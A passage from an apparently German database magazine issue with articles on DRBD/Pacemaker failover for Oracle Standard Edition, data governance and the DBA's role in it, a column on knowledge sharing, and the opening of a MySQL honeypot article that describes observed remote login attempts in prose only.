Eine der größten technischen Herausforderungen synchron replizierender Cluster ist das sogenannte Split-Brain-Szenario. Kommt es beispielsweise zu einem Ausfall der Cluster-Kommunikation, können beide Knoten unter Umständen versuchen, gleichzeitig die aktive Rolle zu übernehmen. Um dies zu verhindern, kommen sogenannte Fencing-Mechanismen zum Einsatz. Dabei wird ein fehlerhafter oder nicht eindeutig erreichbarer Knoten kontrolliert isoliert beziehungsweise zwangsweise abgeschaltet, bevor der zweite Server produktiv geschaltet wird. Dieses Verfahren – im Cluster-Umfeld häufig als STONITH („Shoot The Other Node In The Head") bezeichnet – ist essenziell, um konkurrierende Schreibzugriffe und damit inkonsistente Datenbestände zuverlässig zu vermeiden.

Darüber hinaus bietet die Architektur keine horizontale Skalierung im Sinne der Lastverteilung. Im Gegensatz zu Lösungen wie Oracle RAC handelt es sich ausschließlich um eine Failover-Lösung. Die Datenbankinstanz läuft immer nur auf einem aktiven Knoten, sodass keine Lastverteilung oder Parallelisierung von Datenbankzugriffen erfolgt.

Fazit und Einordnung

Die Kombination aus DRBD, Corosync und Pacemaker positioniert sich bewusst zwischen einer einfachen Single-Instance-Umgebung ohne Hochverfügbarkeit und komplexen Enterprise-Architekturen wie Oracle RAC. Der Ansatz verfolgt dabei kein proprietäres Sonderkonzept, sondern basiert auf einem klassischen Unix-Clusterdesign mit klar definierten Aufgabenbereichen: Ein aktiver Datenbankknoten, synchrone Blockreplikation und automatisiertes Service-Failover bilden die technische Grundlage der Lösung.

Besonders geeignet ist diese Architektur für mittelständische Produktionsumgebungen, kostenkritische Projekte, Edge-Standorte sowie Test- und Integrationssysteme. Auch in Infrastrukturen ohne zentrale SAN- oder NAS-Storage-Lösungen lässt sich damit eine robuste Hochverfügbarkeitsumgebung realisieren. Die Nutzung etablierter Linux-Standardkomponenten ermöglicht dabei eine transparente und ressourcenschonende Integration in bestehende Betriebsprozesse.

Gerade ihre Konzentration auf die wesentlichen Funktionen macht die vorgestellte Lösung interessant: Sie bleibt lizenzneutral, benötigt keinen Shared Storage und integriert sich vollständig in die Linux-Betriebsumgebung. Für Unternehmen, die die Oracle Standard Edition einsetzen und gleichzeitig Anforderungen aus BCM, DORA oder NIS2 adressieren müssen, entsteht damit eine technisch nachvollziehbare und wirtschaftlich attraktive Alternative zu deutlich komplexeren Enterprise-HA-Lösungen.

Gleichzeitig sollte die Architektur nicht als universelle Lösung für jede Anforderung verstanden werden. Auch bei synchroner Replikation und ohne Datenverlust benötigt Oracle nach einem Failover Zeit für das notwendige Crash Recovery der Instanz. Die tatsächliche Umschaltzeit hängt dabei unter anderem von der Transaktionslast und dem Zustand der Datenbank zum Zeitpunkt des Ausfalls ab. Darüber hinaus erfordert der Betrieb eines Hochverfügbarkeitsclusters fundiertes Fachwissen im Bereich Linux, Storage und Cluster-Management. Fehlkonfigurationen bei Ressourcenabhängigkeiten, Constraints oder Startreihenfolgen können zu unerwarteten Fehlerbildern führen. Im Vergleich zu anderen HA-Architekturen im Umfeld der Oracle Standard Edition bleibt die zusätzliche Infrastrukturkomplexität jedoch überschaubar, da ausschließlich etablierte Linux-Standardkomponenten eingesetzt werden und keine proprietären Spezialtechnologien oder zusätzlichen Datenbankinstanzen erforderlich sind.

Ebenso ersetzt Hochverfügbarkeit keine Datensicherung. DRBD repliziert Änderungen auf Blockebene und damit auch logische Fehler, versehentliches Löschen oder Datenkorruption. Ein konsistentes Backup- und Recovery-Konzept bleibt daher unverzichtbarer Bestandteil jeder produktiven Umgebung. Hochverfügbarkeit ergänzt die Datensicherung um die Fähigkeit eines automatisierten Weiterbetriebs im Fehlerfall, kann diese jedoch niemals ersetzen.

Hochverfügbarkeit ist damit kein einzelnes Produkt, sondern das Zusammenspiel aus Architektur, Betriebskonzept, Monitoring, Datensicherung, Dokumentation und regelmäßiger Validierung. Werden diese Aspekte professionell umgesetzt, bietet die vorgestellte Cluster-Architektur eine robuste, praxisnahe und wirtschaftlich attraktive Möglichkeit, Oracle-Datenbanken auch außerhalb klassischer Enterprise-Szenarien hochverfügbar zu betreiben.

Über den Autor

Daniel Bollinger ist Teamleiter für Datenbanken und Infrastruktur bei der merlin.zwo InfoDesign GmbH & Co. KG und beschäftigt sich seit fast 15 Jahren mit den Herausforderungen rund um die Oracle-Datenbank und die darunterliegende Hardware.



Daniel Bollinger
daniel.bollinger@merlin-zwo.de



DBAs und Data Governance: Ist das Kunst oder kann das weg?

Matthias Jung, Ordix

Wir leben in einer Welt exponentiellen Datenwachstums. KI-Use-Cases entstehen täglich. Infrastrukturen werden im Sekundentakt bereitgestellt. Der Überblick wird immer schwieriger zu bewahren. Gleichzeitig brauchen wir dringend einen Ansatz, um Transparenz und Qualität in unseren Daten zu gewährleisten. Das ist keine Option mehr, sondern Notwendigkeit.Und doch wirkt Data Governance auf viele abschreckend. Sie wird als regulatorisches Monster wahrgenommen, als Instrument der Verbote und Regeln und als Bremsklotz im agilen Datenzeitalter. Dabei ist das eigentliche Ziel ein anderes: sinnvoll und effizient mit hochqualitativen, kuratierten Daten arbeiten, denen man vertrauen kann. Mit Daten, die man findet und die man verstanden hat. In diesem Artikel geht es auch darum, wie man sich aus einer konkreten technischen Rolle (am Beispiel des DBAs, denn ich war auch lange Zeit in dieser Rolle) in die Welt von Governance & Co. entwickeln kann. Das funktioniert auch aus anderen Rollen heraus.

Verständnis schafft Erkenntnis, Erkenntnis schafft Wert

Die Frage im Titel ist eine deutsche Redewendung mit großer Geschichte. Sie fällt meistens augenzwinkernd, wenn jemand vor einem modernen Kunstwerk steht und nicht weiß: Ist das ein Picasso oder kann das einfach in den Müll?

Die berühmteste reale Geschichte dazu: Düsseldorf, 1986. Eine Reinigungskraft hat in der Akademie der Künste eine Fettecke von Joseph Beuys weggeputzt. Fünf Kilo Butter in einer Atelierecke. Schaden: 40.000 Mark. Der Grund war simpel: Niemand hatte beschriftet, dass es sich hier um ein Kunstwerk handelte.

Wie bei einem abstrakten Kunstwerk: Viele sehen Data Governance auf den ersten Blick als unverständliches Regel-

werk, als regulatorisches Monster, das nur Vorschriften durchsetzt. Sie haben die wahre Schönheit dahinter noch nicht entdeckt. So ging es auch mir lange. Mit der Zeit musste ich lernen, mein Verständnis zu vertiefen und mein Mindset zu verändern. Ich musste erkennen, dass Governance nicht primär eine regulatorische Pflicht ist, sondern ein „Enabler" für qualitativ hochwertige Datenarbeit. Diese Erkenntnis kam nicht von selbst. Sie erforderte intensive Auseinandersetzung mit dem Thema, eine Veränderung meiner Wahrnehmung und auch meines Umfelds. Das ist das echte Werk: nicht die Regeln zu schreiben, sondern das Verständnis dafür zu schaffen, warum sie Wert haben.

Und ehrlich gesagt: Diese Frage ist nicht rhetorisch gemeint. Sie ist existenziell. Denn wenn Daten über künstliche Intelligenz fließen, dann verhält es sich wie: „Müll rein, überzeugender Müll raus". Datenkomplexität wächst exponentiell. Wir alle wollen „data driven" sein, aber ohne zu wissen, wie das funktionieren soll. Governance ist die Antwort.

Governance oder Enablement: Zwei Sichtweisen auf dasselbe Problem

Zwei unterschiedliche Perspektiven prägen diese Debatte: Data Governance und Data Enablement.

Ehrlich gesagt mag ich das Wort „Governance" nicht besonders. Es klingt nach Verwaltung, nach Regelwerk, nach „du darfst nicht". In vielen Unternehmen wird es genau so verstanden, als Pflichtprogramm aus dem Compliance-Büro. Ein notwendiges Übel, das die Datenarbeit verlangsamt.

Enablement ist die andere Seite derselben Medaille. Es geht nicht primär darum, was verboten ist, sondern darum, was möglich wird. Es geht darum, Menschen, Systeme und Prozesse in die Lage zu versetzen, Daten sicher und sinnvoll zu nutzen.

Mein Lieblingssatz dazu: Governance sagt, was man darf. Enablement sorgt dafür, dass es funktioniert. Beides braucht es. Aber die Reihenfolge, in der wir das Angehen, entscheidet darüber, ob Governance bei uns als Bremsklotz oder als Beschleuniger empfunden wird.

Und jetzt die unbequeme Wahrheit, die folgende Fragen beantwortet: Warum brauchen wir das überhaupt? Haben wir nicht alle Backups, alle Constraints, alle Berechtigungen? Wo ist der echte Bedarf?

Zwei fundamentale Probleme

Es gibt zwei Klassen von Problemen, die technische Infrastruktur allein nicht löst. Sie zeigen, warum Governance nicht nur Infrastruktur braucht, sondern ein neues Organisationsmodell.

GIGO (Garbage In, Garbage Out)

Datenqualitätsprobleme entstehen selten dort, wo sie entdeckt werden. Sie entstehen an der Quelle, in dem Moment, in dem Daten erfasst oder transformiert werden. Ein falsches Format hier, ein überflüssiges Feld dort, eine fehlende Validierung anderswo. Im Einzelfall fallen diese Fehler oft nicht auf, weil Auswertungen „grob stimmen" oder weil Downstream-Prozesse sie kompensieren. Aber sie akkumulieren. Sie führen zu Vertrauensverlust in die Daten. Und irgendwann steht das Business vor einem unlösbaren Problem:

- Welcher Datensatz ist falsch?
- Wann ist es schiefgelaufen?
- Wer war verantwortlich?

Die unbequeme Wahrheit: Ohne Transparenz über die Herkunft und Qualität der Daten an der Quelle kann niemand diese Fragen beantworten. Das ist der Punkt, an dem Governance anfangen muss.

WBB (Wald-Bäume-Blindheit)

In gewachsenen Systemen verliert sich schnell der Überblick. Ein Unternehmen hat hunderte Datenhaltungssysteme (relationale Datenbanken, DWHs, Data Lakehouses, Excel-Files), zehntausende Datentabellen und unzählige Transformations-Routinen (ETL, Streaming, Scripting).

Wer kann schnell sagen, welche Datenobjekte kritisch für die Quartalszahlen sind? Welche Datenbanken enthalten DSGVO-relevante Personendaten? Welche Attribute beinhalten PII-Informationen? Welche ETL-Jobs füttern die KI-Modelle?

Die ehrliche Antwort ist meistens: „Müsste ich nachschauen." Das ist kein Vorwurf, sondern die Realität in jedem gewachsenen System. Aber es zeigt: Ohne zentralen Datenkatalog, ohne Übersicht über die Datenflüsse, ohne definierte Verantwortliche für bestimmte Datenprodukte und ohne Transparenz ist jede Datenmenge ab einer bestimmten Größe undurchdringlich.

GIGO plus WBB, diese zwei Probleme lösen Backups, robuste Infrastruktur und gute Datenmodelle nicht. Dafür brauchen wir ein neues Modell: Data Governance mit Fokus auf die Daten selbst, nicht auf die Systeme.

Die Architektur der Lösung: Wer trägt Verantwortung?

Das ist die Schmerzfrage in jedem Workshop. Wir haben super DBAs. Wir haben super Datenarchitektinnen und Datenarchitekten. Wir haben BI-Expertinnen und BI-Experten, vielleicht sogar Data-Engineers. Aber wer trägt die Gesamtverantwortung dafür, dass die Datenprodukte (z. B.: „Kunde"), auf die das Business in hoher Qualität angewiesen ist, vertrauenswürdig, vollständig und qualitativ sind?

In den meisten Organisationen ist die Antwort: niemand. Oder noch schlimmer: die IT pauschal. Aber die genannten Rollen sind eher auf Infrastrukturelemente fokussiert. Das führt zu einer schönen Situation, in der das Business die Daten nutzt, sich bei Problemen aber an niemanden konkret wenden kann. Genau diese Lücke schließt Governance, nicht durch teure Tools, sondern durch klare Rollen, definierte Standards und geregelte Verantwortung.

Drei Gründe, warum Governance anders gedacht werden sollte:

1. Verantwortung wird konkret verteilt. Es gibt nicht mehr nur: „Die IT ist zuständig." Stattdessen entsteht eine Datenorganisation mit definierten Data Domains. Innerhalb dieser Domains werden Datenprodukte identifiziert, semantisch klar definiert und standardisiert. Jedes Datenprodukt hat



Abbildung 1: Klassische Wahrnehmung vs. Moderne Sicht (Quelle: Ordix)

einen Data Product Owner, der für seine Qualität und Verfügbarkeit verantwortlich ist.

2. Datenprodukte werden als Assets behandelt. Sie werden nicht als Nebenprodukt von Systemen betrachtet, sondern als eigenständige, konsumierbare Assets. Sie haben definierte Konsumenten, dokumentierte Qualitätsversprechungen (Data Contracts) und eine klare Roadmap. Ein Beispiel aus einem typischen Finanzunternehmen: Das Datenprodukt „Kundenmaster" wird vom Retail-Banking gepflegt und hat drei Konsumenten: Kreditvergabe, Risk Management und Compliance. Der Data Contract definiert: Die Daten sind täglich aktualisiert, die Datenqualität mindestens 99,5% vollständig und alle DSGVO-relevanten Felder sind dokumentiert. Ein anderes Datenprodukt, „Transaktionsjournal", hat andere Konsumenten (Fraud Detection, Reporting) und andere Qualitätsversprechungen (Echtzeitverfügbarkeit, hundertprozentige Genauigkeit).
3. Verantwortung wird dokumentiert und nachverfolgbar. Jedes Datenprodukt hat klare Ownership-Regeln. Niemand kann mehr sagen: „Ich wusste nicht, dass das DSGVO-relevant ist" oder „Das war nicht mein Bereich".

Ein Governance-Programm sollte mindestens fünf Ziele liefern: Datenqualität sichern, Transparenz fördern, Compliance gewährleisten, Verantwortlichkeiten klären, Wert aus Daten schöpfen. Wenn eines dieser Ziele fehlt, läuft das Programm schief.

Wie funktioniert das praktisch: Die drei Säulen

Viele Organisationen denken: „Erst ein Tool kaufen, dann schauen wir mal." Das ist der schnellste Weg zum Scheitern. Die richtige Reihenfolge folgt einem klassischen Muster: Die drei Säulen.

1. People: Wer hat welche Rolle? Der Data Owner sitzt im Fachbereich und definiert, wozu die Daten gebraucht werden und welchen Geschäftswert sie haben. Der Data Product Owner arbeitet ähnlich wie ein Softwareprodukt-Manager, nur für Daten. Er kennt die Konsumenten, definiert ihre Anforderungen, verwaltet die Prioritäten und kümmert sich um die Roadmap. Der Data Steward ist der Operateur im Tagesgeschäft und sorgt dafür, dass die Daten gepflegt, aktuell und dokumentiert sind. Der Data Custodian, das ist meistens der DBA, trägt technische Verantwortung für die Infrastruktur, Sicherheit und Performance.
2. Process: Welche Regeln und Standards gibt es? Das bedeutet konkret: Ein einheitliches Glossar, das definiert, was „Kunde" oder „Umsatz" bedeutet, ein standardisierter Onboarding-Prozess für neue Datenquellen, klare Klassifikationen für Datenschutzklassen und ein definierter Eskalationsweg bei Qualitätsproblemen. Standards klingen langweilig, aber sie sind der Unterschied zwischen „Jeder erfindet das Rad neu" und „Wir können skalieren". Wichtig: Diese Prozesse müssen leichtgewichtig bleiben. Zu schwer werden sie umgangen und zu leicht nützen sie nichts.
3. Technology: Die Werkzeuge. Catalog-Tools wie Collibra, Alation oder Open-Metadata helfen, Datenprodukte zu dokumentieren. Lineage-Scanner zeigen Datenflüsse, Profiler prüfen Qualität, Data-Quality-Engines automatisieren Checks. Aber ein wichtiger Punkt:

Tools sind nur sinnvoll, wenn die Rollen und Prozesse bereits definiert sind. Ein Tool ohne Verantwortliche wird nicht gepflegt. Ein Tool ohne etablierte Prozesse bleibt eine teure Hülle.

Die richtige Reihenfolge ist deshalb entscheidend: Erst Rollen klären, dann Prozesse definieren, dann das passende Tooling auswählen. Niemals andersrum.

Was wird gebraucht: Drei Disziplinen

Die drei Säulen sind eine Ebene. Es gibt eine zweite: Die drei Disziplinen Culture, Literacy und Governance, die sich gegenseitig brauchen.

1. Data Culture ist das, was Mitarbeitende tun, wenn niemand zuschaut. Nicht das, was im Leitbild steht. Eine gute Datenkultur hat vier Kennzeichen: Leadership lebt sie vor, wenn Führungskräfte ihre Entscheidungen offen mit Daten begründen und auch zugeben, wenn die Daten gegen das Bauchgefühl sprechen. Erfolge sind sichtbar, Quick Wins durch datenbasierte Entscheidungen werden erzählt, nicht nur die Probleme. Self-Service ist ermöglicht, Mitarbeitende können selbst Antworten finden, ohne ein Ticket aufzumachen und es gibt einen sicheren Raum für Fragen. Der echte Test einer guten Datenkultur ist dieser: Die ranghöchste Managerin oder der ranghöchste Manager zeigt auf eine Kennzahl und sagt: „Das kann nicht stimmen. Das fühlt sich falsch an." Anschließend kann jemand im Raum mit Lineage, mit Definitionen und mit Daten die Kennzahl verteidigen. Wenn stattdessen alle nicken und die Kennzahl überprüfen lassen, ist die Kultur noch nicht reif. Datenkultur entsteht nicht durch Sonntagsreden. Sie entsteht durch Vorbilder.
2. Data Literacy ist Datenkompetenz. Sie bedeutet, Daten lesen, verstehen und hinterfragen zu können, um sie in Entscheidungen nutzbar zu machen. Das erfordert analytisches Denken, Statistik-Grundwissen, Domänenverständnis, kritisches Hinterfragen und auch Data Storytelling, die Fähigkeit, Erkenntnisse aus Daten so zu erzählen, dass andere sie verstehen und danach handeln. Data Literacy ist nicht nur ein individuelles Skill-Thema. Es ist eine organisatorische Aufgabe: Schulungen anbieten, Lerngemeinschaften (Data Guilds) aufbauen, Glossare pflegen, niedrigschwellige Hilfe bereitstellen und Champions im Fachbereich etablieren. Der Grundsatz dahinter ist simpel: Es gibt keine dummen Datenfragen. Es gibt nur Organisationen, die ihre Mitarbeitenden dumm aussehen lassen, wenn diese kritisch hinterfragen. Literacy-Arbeit bedeutet, das zu ändern.
3. Data Governance/Enablement ist schließlich die strukturelle Ebene: Rollen, Prozesse, Tools. Aber Vorsicht: Viele Organisationen fangen hier an, weil der Compliance-Druck sitzt. Dann entsteht ein abstraktes Regulatorik-Gebilde, das niemand versteht. Klüger ist es, parallel an Kultur und Literacy zu arbeiten, denn sonst werden die Governance-Regeln nicht verstanden und nicht gelebt.

DBAs in Data Governance

DBAs bringen zentrale Kompetenzen für Data Governance mit. Die Fähigkeiten, die DBAs über Jahre entwickelt haben, sind genau die, die jetzt gebraucht werden: Sorgfalt, tiefes Verständnis von Datenstrukturen, der Reflex für Integrität und Qualität sowie langjähriges Systemwissen. Das sind nicht nur technische Tugenden. Das sind Governance-Tugenden.

Die DNA des DBAs: Vier Kompetenzen

1. Sorgfalt: DBAs arbeiten mit hoher Disziplin. Backup, Recovery und Constraints sind Handwerk, bei dem Fehler teuer sind. Diese systematische Sorgfalt ist wertvoll für Governance-Initiativen, die oft von technischer Rigorosität profitieren.
2. Modell-Verständnis: DBAs kennen Schemata, Beziehungen, Kardinalitäten aus dem Effeff. Sie verstehen Datenstrukturen, bevor sie in einem Catalog landen. Das ist eine starke Position für Domain-Diskussionen.
3. Integritätsdenken: DBAs denken in Constraints, Foreign Keys und Triggern. Das ist Quality by Design, bevor Daten überhaupt entstehen. Dieser Qualitätsreflex ist im Governance-Kontext wertvoll.
4. Erfahrungswissen: DBAs kennen ihre Systeme über Jahre oder Jahrzehnte. Sie wissen, welche Entscheidungen vor zehn Jahren getroffen wurden und warum. Dieses Kontextwissen ist nicht ersetzbar.

Diese vier Kompetenzen machen DBAs zu wertvollen Partnern in Data Governance. Das gilt auch für andere technische Rollen in der IT, mit unterschiedlichen Schwerpunkten.

Sechs konkrete Andockpunkte

1. Datenqualität: Constraints, Checks und Profiling gehören zum Kernhandwerk. Diese Aktivitäten sollten dokumentiert und sichtbar gemacht werden. Zu erfassen: Welche Checks werden gesetzt und welche Geschäftsregeln liegen ihnen zugrunde. Das ist eine starke Governance-Botschaft.
2. Lineage: Schemadokumentation, Trigger-Logik, ETL-Wissen. DBAs kennen Datenflüsse oft besser als automatische Catalog-Scanner. Diese Provenienz und Herkunftsgeschichte von Daten ist wertvoll für Governance.
3. Catalog-Pflege: Datenstrukturen, die nur im Kopf von DBAs existieren, sollten dokumentiert werden. Erste Beschreibungen in einem Catalog sind ein guter Startpunkt.
4. Berechtigungen und Zugriffskontrolle: Rollen, Grants, Masking. Die technisch saubere Umsetzung von IAM für Daten ist DBA-Expertise.
5. Technische Beratung: Im Austausch mit Data Stewards und Product Owners können DBAs technische Machbarkeit bewerten und alternative Lösungen aufzeigen.
6. Tooling-Bewertung: Bei der Auswahl von Catalog-Tools, Profilieren oder Lineage-Scannern bringen DBAs wichtiges Marktwissen ein.

Jeder dieser Punkte ist ein möglicher Einstiegspunkt in eine Governance-Initiative.

Vier Karrierewege

Es gibt vier echte Entwicklungspfade aus DBA-Rollen, die in der Praxis zu beobachten sind:

1. DBA zu Data Steward: Fokus auf Datenpflege und Qualität auf Domain-Ebene. Brückenfunktion zum Fachbereich. Erfordert: Kommunikationsfähigkeit und Domänenwissen.
2. DBA zu Data Engineer: Spezialisierung auf Pipelines, Lakehouse-Architekturen, Streaming. Das Verständnis für Datenmodellierung bleibt erhalten. Dieser Pfad ist eher technisch orientiert.
3. BA zu Data Product Owner: Verantwortung für Datenprodukte von der Konsumentenseite. Anforderungsmanagement, Roadmap-Planung, Qualitätszusagen (Data Contracts). Erfordert: Produktdenken und Business-Verständnis.
4. DBA zu Governance Lead: Verantwortung für Standards, Moderation von Governance Boards, Tooling-Strategie. Erfordert: Moderationsfähigkeit und organisatorisches Verständnis.

Alle vier Pfade bauen auf vorliegenden DBA-Kompetenzen auf und erweitern diese um kommunikative oder produktbezogene Fähigkeiten.

Datenqualität als Fundament

Datenqualität ist das Fundament von Data Governance. DBAs kennen die neun Dimensionen der Datenqualität aus ihrer täglichen Arbeit: Genauigkeit, Vollständigkeit, Aktualität, Konsistenz, Eindeutigkeit, Relevanz, Integrität, Validität und Verständlichkeit. Das ist ein wichtiges Asset, das oft unterschätzt wird.

Aber hier liegt auch die Brücke: Diese technischen Qualitätskriterien müssen von der Datenmodell-Ebene auf die semantische Business-Ebene übersetzt werden. DBAs müssen ihre Expertise in Datenqualität nicht nur in technischen Constraints ausdrücken, sondern in verständlichen Qualitätsversprechungen (Data Contracts) dokumentieren.

Daten und ihre Metadaten transparent zu machen ist dabei entscheidend. DBAs bringen hier Mehrwert, weil sie verstehen, wo Qualitätsprobleme entstehen (an der Quelle, nicht beim Reporting), wie Datenflüsse tatsächlich verlaufen, und welche versteckten Abhängigkeiten zwischen Systemen existieren. Dieses tiefe Systemwissen ist der Schlüssel, um Datenqualität für das Business nachvollziehbar zu machen.

Was ist die Botschaft?

Die zentrale Erkenntnis: Das, was DBAs heute bereits tun, ist Data Governance. Sie pflegen Constraints, debuggen Datentypen, dokumentieren Schemata, analysieren Datenflüsse, beraten Entwicklerinnen und Entwickler und Fachabteilungen. Diese Aktivitäten sind bereits Governance-Arbeit. Sie müssen nur als solche benannt und sichtbar gemacht werden.

Das hat zwei Konsequenzen. Erstens für DBAs selbst: Eine Neupositionierung ihrer Rolle von reiner Betriebstechnik zu strategischer Governance-Kompetenz. Zweitens für Organisationen: Unternehmen, die DBAs als Governance-Partner verstehen und einbinden, werden mit ihren Daten bewusster umgehen. Sie werden Qualitätsprobleme früher erkennen und Datenrisiken besser managen. Die Organisationen, die mit Enablement starten und Governance als Beschleuniger nutzen, werden die Datenkonkurrenz schlagen. Ich persönlich bin immer noch auf der Reise des Erkenntnisgewinns. Ich entdecke täglich neue spannende Elemente dieser „Beuys'schen Fettecke", die ich vorher nicht gesehen oder nicht verstanden habe. Im Herzen bin ich aber auch immer noch DBA und Techniker. Das ist kein Widerspruch. Auch wenn wir hier viel über Rollen, Kultur, Prozesse und Verantwortung gesprochen haben, gibt es immer noch viele spannende technische Probleme.

Ich diskutiere dies bei uns im Unternehmen gerne mit unseren Studierenden. Zwei konkrete Projekte, die wir gerade mit unseren Studierenden verfolgen, zeigen das gut:

1. Wie schützen Data Contracts Data-Lineage-Prozesse und damit die Konsumenten, wenn Schemaänderungen in CI/CD-Pipelines durchgeführt werden?
2. Welche agnostischen Ansätze/Tools gibt es, um Datenqualität auf semantischer Ebene gegen verschiedene Datenquellen (Datenbanken, Files, REST-APIs) zu messen und zu reporten.

Das Gute daran: Unsere Studierenden lernen etwas über Datenstrukturen, Datenqualität und Transparenz (Data Governance). Die Umsetzung erfolgt mittels neuster Technologie (CI/CD, DevOps) oder KI (zur Prüfung komplexer Vertragsregeln/Data Contracts gegenüber unterschiedlichen Quellsystemen). Sie erleben hautnah, dass Governance und Technologie zusammengehören und kein regulatorischer Albtraum sein müssen, sondern Sinn und Spaß machen können. Es ist Zeit für einen neuen Blick auf dieses Thema *(siehe Abbildung 1)*.

Über den Autor

Matthias Jung ist Principal Consultant und Transformation Manager bei der ORDIX AG, einem unabhängigen IT-Dienstleister aus Paderborn. Er ist Oracle ACE und beschäftigt sich seit 25 Jahren intensiv mit den Themenfeldern Daten, Datenbanken, Big Data, BI und KI. Seit einiger Zeit liegt sein Fokus auf Data Governance und Data Enablement. Im ORDIX-Blog beschäftigt er sich umfangreich mit dem Thema Data Governance und Culture *(https://blog.ordix.de/categories/data-governance)*. Seine Erfahrung gibt er als Berater, Trainer und Sprecher aktiv weiter, so auch auf der diesjährigen DOAG 2026 Datenbank, auf der er den gleichnamigen Vortrag gehalten hat.



Matthias Jung
info@ordix.de

JavaLand



2.–4.
MÄRZ

www.javaland.eu

Europa-Park
Rust

Veranstalter ist die Javaland GmbH im Auftrag des DOAG e.V.

Event partners: iJUG Verbund · heise medien · DOAG



DOAG Datenbank Kolumne: Wissen teilen, anstatt es für sich zu behalten – warum ich Vorträge halte und blogge

Birgit Arndt

Früher dachte ich, Wissen sei etwas, das man besser für sich behält. So habe ich es auch in der Praxis erlebt – in den Teams, in denen ich gearbeitet habe und in denen meine "Ausbildung" zur DBA begann.

Nicht jede Person teilte ihr Wissen bereitwillig. Dadurch glaubten viele, dass Wissen Sicherheit bedeutet: Wer etwas weiß, wird gebraucht – und man meint, unersetzbar zu sein. So zumindest die Logik. Dieses Denken ist im technischen Umfeld oft verbreitet, auch im Datenbankumfeld. Meist nicht aus Egoismus, sondern aus menschlichen Gründen wie Zeitmangel, Unsicherheit oder der Angst, sich selbst überflüssig zu machen. Und so dachte und fühlte ich lange Zeit ebenfalls.

Heute sehe ich das anders. Nicht, weil ich plötzlich alles weiß – sondern gerade, weil ich es nicht weiß.

Warum ich angefangen habe, mein Wissen zu teilen

Der Wechsel meines Denkens begann nicht mit einem Erfolgserlebnis. Ganz im Gegenteil: Ich hielt einen Vortrag zu einem Themengebiet, in das ich mich erst eingearbeitet hatte. Vorbereitung ja – echte Sicherheit bei dem Thema? Nein.

Als die Fragen kamen, merkte ich schnell, wie groß meine Lücken waren. Viele Fragen konnte ich nicht beantworten. Das war keine ermutigende Erfahrung, sondern es fühlte sich schlicht unangenehm an. Für mich war das kein souveräner Auftritt, sondern eher das Gefühl, zu scheitern – und zwar sehr öffentlich. Damals empfand ich diese Situation eindeutig als Misserfolg. Ich hatte das Gefühl, für öffentliche Vorträge noch nicht gut genug gerüstet zu sein. Nicht genug zu wissen. Mich überschätzt zu haben. Erst mit zeitlichem Abstand wurde mir klar, dass genau diese Erfahrung etwas in mir verändert hat. Denn mir wurde bewusst, dass Wissen kein abgeschlossener Zustand ist. Gerade in der Datenbankwelt nicht. Lernen ist selten geradlinig, von vielen Wiederholungen begleitet und von den bereits gemachten Erfahrungen abhängig.

Vorträge halten und Blogs schreiben als Denkprozess

Einen Blogpost oder eine Kolumne zu schreiben oder einen Vortrag vorzubereiten bedeutet für mich heute nicht mehr "Wissen abzuliefern". Es ist auch Teil meines eigenen Lernprozesses. Wenn ich einen Blogpost oder einen Vortrag vorbereite, merke ich schnell, wo ich mein Wissen noch nachschärfen sollte. Das Vorbereiten zeigt mir deutlich, was ich verstanden habe, und was nicht. Gerade in der Datenbankwelt gibt es selten einfache Antworten. Viele Dinge sind kontextabhängig, viele "Best Practices" funktionieren nur unter bestimmten Voraussetzungen. Solche Themen darzustellen, egal ob als Blogpost oder als Vortrag, finde ich hilfreicher, anstatt fertige Lösungen zu präsentieren.

Community hat das möglich gemacht

Ohne Community hätte ich diesen Blickwechsel, denke ich, nicht vollzogen. Veranstaltungen wie die der DOAG haben mir gezeigt, wie viel entsteht, wenn Wissen offen geteilt wird - unabhängig davon, ob es perfekt oder vollständig ist. Viele der wertvollsten Wissenstransfers entstehen nicht in den Sessions, sondern im Gespräch danach. Wenn klar wird: Niemand hat alle Antworten. Aber zusammen kommt man der Antwort schon sehr nah. Das ist für mich der Kern einer Community.

Fazit & Aufruf: Mut zum Teilen

Hätte man mich damals gefragt, ob ich mich "bereit" fühle, einen Vortrag einzureichen, hätte ich vermutlich gezögert. Heute weiß ich: Bereit fühlt man sich selten. Man wird es erst durchs Tun. Ich halte heute Vorträge und schreibe Blogposts nicht, weil ich glaube, alles zu wissen. Ich tue es, weil ich glaube, dass Wissen wächst, wenn man es teilt. Genau deshalb möchte ich zum Schluss ermutigen: Wer gerade überlegt, einen Vortrag einzureichen, aber noch zweifelt: Diese Zweifel gehören dazu. Perfektion ist keine Voraussetzung, Neugier, Erfahrung und Freude reichen völlig aus.

ENUD

European NetSuite User Days

at NCC Ost Nuremberg

November
17 & 18
2026

netsuite.doag.org

#NetSuiteUserDays





MySQL Honeypot

Oli Sennhauser, FromDual

Ein MySQL Honeypot ist schnell aufgebaut. Wie das genau geht und welche spannenden Zugriffsmuster man danach entdecken kann, wird in diesem Artikel beschrieben. Es wird aufgezeigt, wie Werkzeuge von Cyber-Kriminellen arbeiten und wie ein Ransomware-Zugriff in der Praxis erfolgt. Einschließlich der Lehren, die man daraus ziehen sollte.

Die Idee

Für unsere MySQL-Seminare, welche wir in etwa jedes Quartal durchführen, verwenden wir Übungsmaschinen, welche über eine öffentliche IP-Adresse verfügen und ungeschützt direkt dem Internet ausgesetzt sind.

Während der Übungen hat ein Teilnehmer plötzlich gemeint: „Du, da ist was komisches in meinem MySQL Error Log! Machst Du da gerade was?“ Ja, es kann vorkommen, dass ich den Teilnehmern bei den Übungen auf deren Maschinen beim Arbeiten zuschaue. Aber ich mache auf diesen Maschinen nie etwas, außer ich habe es angekündigt oder der Schulungsteilnehmer wünscht das.

Also habe ich mich per ssh auf die Maschine des Teilnehmers begeben und mal in dessen Error Log geschaut.

Das Error Log sah in etwa wie in *Listing 1* aus.

Von IP-Adresse, die definitiv nicht zu unserer Schulungsumgebung gehören, wurde probiert, auf unseren IP-Adressen MySQL-Datenbanken zu lauschen. Dann wurde mit dem sogenannten Anonymous-User (''@'%') versucht, auf diese Datenbanken ohne Passwort zuzugreifen und schließlich mit dem root-User ohne und mit Passwort sich zu verbinden.

Da versuchte also jemand, von remote an unsere Datenbanken heranzukommen und sich auf diese zu verbinden! Da fängt mich an, der Hafer zu stechen...

Das Problem

Datenbanken sind eigentlich nicht dafür gemacht, ungeschützt direkt dem Internet ausgesetzt zu werden *(siehe Abbildung 1)*. Daher gibt es Dinge, um diese zu schützen: zum Beispiel Firewalls und/

oder Applikations- oder Webserver *(siehe Abbildung 2 und 3)*.

